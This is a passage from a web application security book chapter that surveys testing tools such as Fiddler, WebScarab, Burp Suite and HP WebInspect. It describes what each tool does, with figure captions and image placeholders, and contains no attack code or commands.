


Figure 10-2 The TamperData browser plug-in




Figure 10-3 The Venkman JavaScript Debugger

Tool Suites

Typically built around web proxies that interpose themselves between the web client and the web server, tool suites are more powerful than browser plug-ins. Invisible to the client web browser, proxies can also be used in situations where the client is not a browser, but instead some other kind of application (such as a web service). The integration of testing tools with a proxy provides an effective tool for ad hoc testing of web applications.

Fiddler, shown in Figure 10-4, is a proxy server that acts as a man-in-the-middle during an HTTP session. Developed by Microsoft, it integrates with any application built on the WinINET library, including Internet Explorer, Outlook, Office, and many more. When enabled, Fiddler intercepts and logs all requests and responses. You can set breakpoints, which allows you to modify requests before they go out to the web server and tamper with the server's response before it is returned to the client application. Fiddler also provides a set of tools to perform text transformations and test the effects of

low bandwidth and degraded connections. Fiddler is available at fiddler2.com/fiddler2/.

WebScarab is a Java-based web application security testing framework, developed as part of the Open Web Application Security Project (OWASP), available at owasp.org/index.php/Category:OWASP_WebScarab_Project. Built around an extensible proxy engine, WebScarab includes a number of tools for analyzing web applications, including spidering, session ID analysis, and content examination. WebScarab also includes “fuzzing” tools. *Fuzzing* is a generic term for throwing random data at an interface (be it a programming API or a web form) and examining the results for signs of potential security miscues.

Because it is written in Java, WebScarab runs on a large number of platforms and can be easily extended using a built-in Bean interface. In Figure 10-5, you can see WebScarab’s interface after navigating to several websites.




Figure 10-4 Fiddler in action, intercepting HTTP requests and responses




Figure 10-5 WebScarab, after intercepting several requests

WebScarab's tools for analyzing and visualizing session identifiers provide an easy way to identify weak session management implementations. Figure 10-6 shows the SessionID Analysis tool's configuration. In Figure 10-7, you can clearly see the pattern of incrementally increasing session IDs in a weak sample application.





Figure 10-6 Configuring the SessionID Analysis tool in WebScarab

More than just a proxy, the Burp Suite is a complete suite of tools for attacking web applications, available at portswigger.net/burp/. Burp Proxy provides the usual functionality for intercepting and modifying web traffic, including conditional intercept and pattern-based automatic string replacement, which is shown in Figure 10-8. Requests can be modified and replayed using the Burp Repeater tool, and Burp Sequencer can be



used to assess the strength of the application's session management. Burp Spider, shown in Figure 10-9, gathers information about the target website, parsing HTML and analyzing JavaScript to provide attackers with a complete picture of the application.




Figure 10-8 The Burp Proxy configuration screen

Once you've used the Burp Proxy and Spider tools to gain an understanding of the target, you can use Burp Intruder to start attacking it. Not for the faint of heart, Burp Intruder is a powerful tool for crafting automated attacks against web applications. The attacker defines an attack request template, selects a set of payloads to incorporate into the attack templates, and then lets loose a volley of requests. Burp Intruder processes the responses and presents the results of the attacks. The free version of Burp Suite includes




Figure 10-9 Burp Spider's results window, showing the site tree and the information for a specific page

a limited version of Burp Intruder; to get the full functionality, you must purchase Burp Suite Professional.

Web Application Security Scanners

The tools described previously are designed to provide specific components of an overall web application assessment—but what about all-in-one tools? Application scanners automate the crawling and analysis of web applications, using generalized algorithms to identify broad classes of vulnerabilities and weed out false positives. Targeted at enterprise users, these tools provide an all-in-one solution for web application assessment, although the rich feature set and functionality come at a high cost. The commercial web application security scanner market continues to mature, and we discuss the current leading entries in the remainder of this section.

Before we begin, it is important to highlight the manual nature of web application security testing. Many web apps are complex and highly customized, so using cookie-cutter tools such as these to attempt to deconstruct and analyze them is often futile. However, these tools can provide a great compliance checkpoint that indicates whether an application is reasonably free of known defects such as SQL injection, cross-site scripting, and the like. There is still solid value in knowing that one's web apps are comprehensively checked for such compliance on a regular basis.

Hewlett-Packard WebInspect and Security Toolkit Acquired by Hewlett-Packard (HP) in 2007, SPI Dynamics security tools go beyond their web security scanning tool, WebInspect, to include a suite of products that can improve security across the web application development lifecycle, including DevInspect, which allows coders to check for vulnerabilities while building web applications; QAInspect, a security-focused quality assurance (QA) module based on Mercury TestDirector; and a toolkit for advanced web application penetration testing. Seems like a savvy product lineup to us—our experiences with development teams is that these areas of the development cycle are where they need the most help (dev, test, and audit). HP also advertises an Assessment Management Platform (AMP) that distributes the management of several WebInspect scanners and promises to provide a “real-time, high-level, dashboard view of an enterprise’s current risk posture and policy compliance.” HP is also savvy enough to provide free downloads of limited versions of their tools to try out, which we did with both WebInspect 7.7 and HP Security Toolkit.

To see how a typical scan might run, HP also kindly provides a test server (aptly named zero.webappsecurity.com) that took us over 10 hours to scan with all checks (except brute-force) enabled. A screen shot of WebInspect following our scans is shown in Figure 10-10.

As far as results, WebInspect found 243 issues, including 76 “Critical,” 60 “High,” 8 “Medium,” 8 “Low,” and 15 “Best Practice.” We briefly perused the “Critical” vulnerabilities, and although most seemed kind of run-of-the-mill (common sensitive files were found, ASP source revealed), one did indicate that several “verified” SQL injection vulnerabilities were identified. We were also pleasantly surprised at the increased number of application-level checks that WebInspect has added since we last looked at the tool, when it seemed to be focused more on server-level flaws. Finally, WebInspect did a great job of inventorying the test site, and it provided many ways to slice and dice the data via its summary, browse (rendered HTML), source, and form views for every page discovered. Although this quick analysis only gave us a minimal sense of the capabilities of WebInspect, we came away quietly impressed and would consider investigating the product further to see how well it performs against a real-world application.

HP Security Toolkit, bundled with the WebInspect product, offers all the tools commonly used by advanced web application security analysts. It requires Microsoft’s .NET Framework 1.1 and, therefore, currently only runs on Windows. All the tools are designed to plug into WebInspect, so you can use them to perform deeper analysis against components of an application that you’ve already scanned (although we were




Figure 10-10 HP's WebInspect web application security scanning tool scans the company's sample website, zero.webappsecurity.com.

not successful in figuring out how to get this working on the beta version). Here's a list of the tools and brief descriptions of what they do:

- **Cookie Cruncher** Tools include character set, randomness, predictability, and character frequency measurements, taking much of the grunt work out of cookie analysis. Cookie Cruncher is pictured in Figure 10-11.
- **Encoders/decoders** These tools encode and decode 15 different, commonly used encryption/hashing algorithms, with input for a user-provided key. Very helpful to have around when performing web application analysis due to the preponderance of encoding, such as hexadecimal (URL), Base64, and XOR.
- **HTTP Editor** No web app security analysis toolkit would be complete without a raw HTTP editor to generate unexpected input to all aspects of the application.




Figure 10-11 HP's Cookie Cruncher utility, from the company's HP Security Toolkit web application security analysis tool suite

- **Regular Expressions Editor** A nifty tool for testing input/output validation routines for correctness.
